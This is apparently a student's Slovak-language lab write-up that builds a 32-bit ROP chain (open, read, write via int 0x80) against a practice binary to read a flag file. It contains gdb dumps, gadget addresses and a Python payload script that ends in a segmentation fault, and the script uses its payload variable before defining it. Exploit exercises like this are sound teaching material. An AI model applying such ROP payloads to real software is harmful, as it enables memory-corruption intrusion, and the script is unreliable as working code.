BIT 6

ROP chain

Jakub Gašparín

Treba si spraviť plán, ako dostať vlajku. Toto budem robiť cez operáciu open>read>write. Plán bude mať tri časti.

Open:

Cieľ: chcel otvoriť súbor *int sys_open(const char * filename, int flags, int mode)*

Kroky:

EAX: bude 5 (sys_call(5) = open)

EBX: bude cesta k súboru „/home/xgasparin/lesson2/001-flag/flag.txt\x00“

ECX: bude 0

Zavolám int 0x80

Keď všetko zbehne správne, toto vráti file deskriptor do registra EAX, ktorý bude 3.

Read

Cieľ: chcem prečítať obsah súboru *ssize_t sys_read(unsigned int fd, char * buf, size_t count)*

Kroky:

EAX: bude 3 (sys_call(3)=read)

EBX: bude 3 (toto mi vráti OPEN)

ECX: adresa buffer-a

EDX: ľubovoľná dĺžka, ja som si dal 64

Zavolám int 0x80

Write

Cieľ: chcem vypísať obsah súboru *ssize_t sys_write(unsigned int fd, const char * buf, size_t count)*

Kroky:

EAX: bude 4 (sys_call(4)=write)

EBX: bude 1

ECX: bude adresa buffer-a

EDX: bude dĺžka 64

Zavolám 0x80

Teraz by som mal dostať obsah súboru flag.txt

Čo budem potrebovať?

Adresa buffer-a:

Naplním register s reťazcom AAAAAAAAAAAAAA a sledujem, kde sa mi to uloží


```
(gdb) x/50xb $esp
0xffffd3b0:     0x32    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd3b8:     0x00    0x00    0x00    0x00    0x8c    0x30    0x0a    0x41
0xffffd3c0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd3c8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd3d0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd3d8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd3e0:     0x41    0x41
```

Buffer: 0xffffd3bf

Offset:

V gdb:

0x32654131 -> 125



Adresy pointrov:

Pomocou ROPgadger príkazu a –multibr prepínača som si našiel moje potrebné pointre:

0x080b442a: pop eax ; ret

0x08049022: pop ebx ; ret

0x0807a800: int 0x80 ; ret

0x0806423f: pop ecx ; add al, 0xf6 ; ret

0x0809b135: pop edx ; xor eax, eax ; pop edi ; ret

Teraz môžem ísť riešiť. Napísal som v pythone nasledujúci payload:

```
import struct
import sys


def p(little_endian_value):
    return struct.pack('<L', little_endian_value)


file_path = b'/home/xgasparin/lesson2/001-flag/flag.txt\x00'  # len = 42
payload += file_path
offset = 125
writeable_buffer = 0xffffd3bf #0xffffd3bf  # found writeable_buffer
payload += b'A' * (offset - len(file_path))

# addresses of pointers
eax = 0x080b442a  # pop eax ; ret
ebx = 0x08049022  # pop ebx ; ret
ecx = 0x0806423f  # : pop ecx ; add al, 0xf6 ; ret
edx = 0x0809b135  # pop edx ; xor eax, eax ; pop edi ; ret
int_0x80 = 0x0807a800  # int 0x80 ; ret



# OPEN
# int sys_open(const char * filename, int flags, int mode)
(https://asm.sourceforge.net/syscall.html)
# EAX -> EBX -> ECX -> int 0x80

payload += p(ecx)
payload += p(0)

payload += p(ebx)
payload += p(writeable_buffer)

payload += p(eax)
payload += p(5)

payload += p(int_0x80)

# READ
# ssize_t sys_read(unsigned int fd, char * buf, size_t count)
(https://asm.sourceforge.net/syscall.html)
```

```python
# EAX -> EBX -> ECX -> EDX -> int 0x80

payload += p(edx)
payload += p(64)
payload += b'ABCD'

payload += p(ecx)
payload += p(writeable_buffer)

payload += p(ebx)
payload += p(3)

payload += p(eax)
payload += p(3)

payload += p(int_0x80)

# WRITE
# ssize_t sys_write(unsigned int fd, const char * buf, size_t count)
# EAX -> EBX -> ECX -> EDX -> int 0x80

payload += p(edx)
payload += p(64)

payload += p(ecx)
payload += p(writeable_buffer)

payload += p(ebx)
payload += p(1)

payload += p(eax)
payload += p(4)

payload += p(int_0x80)

sys.stdout.buffer.write(payload)

# https://gist.github.com/rverton/42340ee4bd3482c6262db2bc9bbb9ef5
```

Výsledok by mala byť vlajka ale to sa mi nepodarilo

```
Enter webpage: Enter login: Enter username: Enter firstname: Enter surname: Enter address: Hurray, data
loaded!
lesson2/001-flag/flag.txtAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAASegme
ntation fault
```

V riešení úlohy mohlo nastať niekoľko problémov. Ja sa ale domnievam, že je chyba je v zlej buffer adrese. Je aj šanca, že som niekde nesprávne nastavil ropchain.

Inšpirácia na riešenie je z tohto github repozitára:

https://gist.github.com/rverton/42340ee4bd3482c6262db2bc9bbb9ef5